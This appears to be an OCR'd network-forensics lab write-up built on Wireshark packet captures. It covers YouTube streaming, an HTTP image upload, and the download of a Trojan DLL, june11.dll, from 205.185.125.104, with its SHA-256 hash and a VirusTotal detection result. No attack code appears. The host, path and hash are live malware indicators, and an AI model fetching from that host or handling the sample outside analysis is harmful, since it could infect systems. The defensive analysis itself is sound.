
- A large amount of traffic to and from YouTube was found at IP address 216.58.193.142 using protocols TCP and TLSv1.3.
- Users were spending a lot of time watching videos on YouTube.



```
ip.src == 216.58.193.142

No.    Time                          Source                 Destination             Protocol  Length Info
 20845 2021-06-05 08:39:15.387931600 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TCP           74 https(443) → 5022
 20862 2021-06-05 08:39:15.442487400 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TCP           66 https(443) → 5022
 20888 2021-06-05 08:39:15.727965800 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3     1411 Server Hello, Cha
 20889 2021-06-05 08:39:15.750559100 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TCP         1411 https(443) → 5022
 20890 2021-06-05 08:39:15.757189700 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3      409 Application Data
 20927 2021-06-05 08:39:16.122732000 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3      630 Application Data,
 20931 2021-06-05 08:39:16.127378100 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3       97 Application Data
 20932 2021-06-05 08:39:16.128436400 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TCP           66 https(443) → 5022
 20942 2021-06-05 08:39:16.169703000 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3      937 Application Data
 20943 2021-06-05 08:39:16.192291500 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3     1411 Application Data
 20944 2021-06-05 08:39:16.214881300 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3     1411 Application Data
 20945 2021-06-05 08:39:16.233151000 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3     1142 Application Data
 20946 2021-06-05 08:39:16.255734100 youtube-ui.l.goog…  Roger-MacBook-Pro.l…  TLSv1.3     1411 Application Data
```

Downloading Desktop Backgrounds

- The traffic protocol observed was HTTP.
- The user was specifically downloading a personal image for their Windows desktop.



```
ip.addr == 172.16.4.205

No.   Time                          Source
13768 2021-06-05 08:38:01.772376900 Rotter
13769 2021-06-05 08:38:01.794948300 Rotter
13770 2021-06-05 08:38:01.817523100 Rotter
13771 2021-06-05 08:38:01.818376800 b56890
13772 2021-06-05 08:38:01.840941600 Rotter
13773 2021-06-05 08:38:01.863547600 Rotter
13774 2021-06-05 08:38:01.886129800 Rotter
13775 2021-06-05 08:38:01.908691000 Rotter
13776 2021-06-05 08:38:01.931259800 Rotter
13777 2021-06-05 08:38:01.953839900 Rotter
13778 2021-06-05 08:38:01.954701400 b56890
13779 2021-06-05 08:38:01.955540300 b56890
13780 2021-06-05 08:38:01.963474500 Rotter
```

```
       [Bytes sent since last PSH flag: 5336
    [Timestamps]
       [Time since first frame in this TCP s
       [Time since previous frame in this TC
    TCP payload (442 bytes)
    TCP segment data (442 bytes)
 [2649 Reassembled TCP Segments (3592664 by
 Hypertext Transfer Protocol
    POST /empty.gif?ss&ss1img HTTP/1.1\r\n
    Accept: */*\r\n
```

Pictures - File Manager

/root/Pictures/


Warning, you are using the root account, you may harm your system.

empty.gif%3fss&ss1img


Malicious Activity

Downloading Malware

- A file named june11.dll was found and downloaded to IP address 10.6.12.203 using HTTP.
- After locating the file, it was updated to virustotal.com.
- The file is categorized as a Trojan.



```
ip.addr == 10.6.12.203 && http.request.method == GET
No.     Time                          Source
  47098 2021-06-05 08:42:22.129095800 LAPTOP-5WKHX9
  47109 2021-06-05 08:42:22.144481500 LAPTOP-5WKHX9
```



d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

53 / 69

53 security vendors flagged this file as malicious


d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

june11.dll

invalid-signature overlay pedll signed

549.84 KB Size


2021-06-05 03:21:09 UTC 1 day ago



```
    [Time since first frame in this TCP stream:
    [Time since previous frame in this TCP strea
  TCP payload (258 bytes)
Hypertext Transfer Protocol
  GET /files/june11.dll HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /files/jur
    Request Method: GET
    Request URI: /files/june11.dll
    Request Version: HTTP/1.1
  Accept: */*\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
  Host: 205.185.125.104\r\n
  Connection: Keep-Alive\r\n
  Cookie: _subid=3mmhfnd8jp\r\n
```

Downloading Movies Using Torrents

